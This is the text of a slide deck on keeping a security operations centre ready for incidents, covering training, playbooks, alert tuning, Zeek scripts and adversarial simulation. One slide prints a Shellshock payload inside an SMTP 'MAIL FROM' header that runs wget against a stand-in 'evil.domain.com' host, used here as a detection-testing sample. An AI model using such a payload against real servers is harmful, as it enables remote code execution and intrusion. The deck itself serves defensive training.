

Maintaining Operational Readiness



A Guide for Advanced Preparedness in a SOC



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> quser



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Previously...

HOST
FORENSICS
MALWARE ANALYST (H|N)IDS
INCIDENT RESPONDER
THREAT HUNTER SOC MANAGER
NETWORK



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Agenda



- Common preparation items
- Next level (next-gen prep)
- Things everyone can do to stay sharp/ready for the next attack



What is Readiness?



*“The requirements of what goes into ‘being ready’ are determined by the senior leaders of each military service based on global commitments and priorities and are validated by Department of Defense policy makers. These requirements ensure that soldiers, sailors, airmen, and Marines receive **necessary training** and **well-maintained equipment** that enables them to succeed no matter the mission. When readiness suffers, the risks to forces increase.”*

Source: https://archive.defense.gov/pubs/DoD_Readiness_Fact_Sheet_FINAL.pdf



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Why Does it Matter?



“It’s not a matter of *if*, but *when...*”

What is your SOC working on prior to an incident?


OR maybe “wait, how long have they been in?!”




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IR Lifecycle

Maintaining Operational Readiness is at the bookends of the IR Lifecycle



<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>



<https://www.sans.org/media/score/504-incident-response-cycle.pdf>



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Starting Block




Preparation

- People
- Notes
- Relationships
- Policies
- Procedures
- Coms plan
- Tools
- Mgt Tng
- Training
- Jump Bag



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What Makes a SOC?



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> cat People | Prep



- Not an HR Pitch...
- Training (good)
- Labs, CtFs (better)
- Active SOC Engagement (now we're talking)
- Hiring and maintaining talent
 - ~~Highly skilled analysts~~
 - Passionate/Motivated Problem Solvers
- Burnout is real



"People are the only resource that does not depreciate over time..."

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Fighting Enough Fires?

You can train how to fight a fire, but until the flames are in your face, the smoke is in the air, will you know if you're ready.



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> cat Process | Prep



- Have an IR plan
- Create Checklists
- Identify key stakeholders/POCs
 - Do they understand their role?
- Know your environment
 - Architecture (flat vs segmented, etc)
 - Egress/Ingress
 - Inventory (hw, sw, etc)
 - Where's the good stuff?



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Practice, practice, practice



- Tabletops
 - Need help?
- Active Engagements
 - Cyber Ranges
 - Purple – Red – Dark Teaming



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> cat Process | Prep



- Turn your checklists into playbooks (automation)
- Custom Rule Development
- Data Stacking
- Threat Intelligence
- Threat Hunting




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> cat Technology | Prep




- Identify Gaps
 - Analyst Tooling
 - Infrastructure Tooling
 - Coverage/Visibility
- Testing/Tuning Alerts
- Trust but verify



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Putting it Together



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Be Proactive



- What does adversarial behavior look like? WWAPT
- Endpoint viz?
- Network viz?
- Techniques to help us...
 - Sandboxes/nets
- Tools to help us...
 - GopherCap
 - Tcpreplay



<https://github.com/StamusNetworks/gophercap>

```
root@holster:~# tcpreplay -i eth1 -tK --loop 3000 --unique-ip samples.pcap
```



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Create a Knowledge Base



- Wiki-wiki-what
 - Custom rules
 - Techniques
- Learn from past events/incidents
- Sharing is Caring
- Encourage diversity of thought



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Tuning



What is your Signal-to-Noise Ratio?

Collecting all the things == maybe good

Alerting on all the things == bad

Less False
Positives!

Less False
Negatives!



- Be careful with Threat “Intelligence” Feeds
- Aim for High-Fidelity alerts
- Correlate, enrich, discern



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Is the Spinning Thing Spinning?



- Customization is great!
 - Yara, Snort, Suricata, Zeek
- What is the survival rate?
 - Updates
 - Upgrades
 - Never worked in the first place



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Shellshock Example – Zeek (Bro)



```
MAIL FROM:<() { ;; } /bin/bash -c "wget http://evil.domain.com/sample.txt">  
RCPT TO: <victim@doman.com>  
Subject: Vulnerable
```

id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	helo	mailfrom	rcptto
192.168.100.1	57347	192.168.27.102	25	1	mta.domain.com	-	victim@domain.com



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myArray[yolo]



Array Indexing
Changed from 0 to
1, back to 0

```
if ( is_orig ) # client headers
{
    if ( name == "PROXY-AUTHORIZATION" )
    {
        #local d_b64_proxy : string;
        local tmp_string : string;



        local b64_proxy tmp = split(value, /\x20/); #split the string "NTLM <base64-message>" into two parts -
        if ( b64_proxy_tmp[1] == "NTLM" )
        {
            tmp_string = bytestring_to_hexstr( decode_base64(b64_proxy_tmp[2]) ); # pass the second element of
            ### First check to ensure we're dealing with a type-3 message:
            if (tmp_string[16:20] == "0300")
            {
                ## parse_proxy_auth returns a table of three values: [proxy_user, proxy_host, proxy_domain]
                c$http$proxy_u = parse_proxy_auth(tmp_string)[0];
                c$http$proxy_h = parse_proxy_auth(tmp_string)[1];
                c$http$proxy_d = parse_proxy_auth(tmp_string)[2];
            }
        }
        else
        {
            c$http$proxy_u = "poop";
        }
    }
}
```

You changed what!?





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FTP of Maldoc



IR Lifecycle, Meet Kill Chain



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
The Kill Chain is Still Cool



- Where in the kill chain are rules designed to fire?
 - Helps in prioritizing and determining severity

Delivery != C2

- Synthesize attacks
 - When you have the upper-hand, take advantage of it!



<https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf>



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Adversarial Simulation



- “Companies are usually tested twice”
 1. During a Penetration Test
 2. During an attack
- Needs to be continual
 - Pentests are good and needed...but, wash, rinse, repeat routinely
 - Make them personal
- MITRE ATT&CK®
 - Attacker Mapping
 - Coverage Mapping



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Dance Moves

Do you have more than one dance move?

- Tools will fail you
- Techniques may not always work
- What do you do next?



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Dance Moves

- Massive pcap files
 - tshark, tcpdump, zeek
- Custom Base64
 - <insert scripting language>
- Rolling XOR
 - <insert scripting language>



BAKE!



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Last Mentions

- Don't forget about things that you may already have!
- Enhanced/Special Features of “x” security thing
- Manage your toolsets to maturity



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Engaged SOC == Happy SOC



- Active SOC
- Internal Challenges
 - CtF Style
 - Use previous incident scenarios
- Rotational Deep Dives
 - A thread pulling adventure
 - Feedback to the greater SOC on findings
- Come up for air



Lessons Learned



- Stop, drop and roll...
- Don't alert on all the things
- Have more than one dance move
- Collaborate and Share Ideas
- Build and continually test runbooks
- Create test cases for customized solutions
- Simulate adversarial behavior
- Have fun!



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Questions

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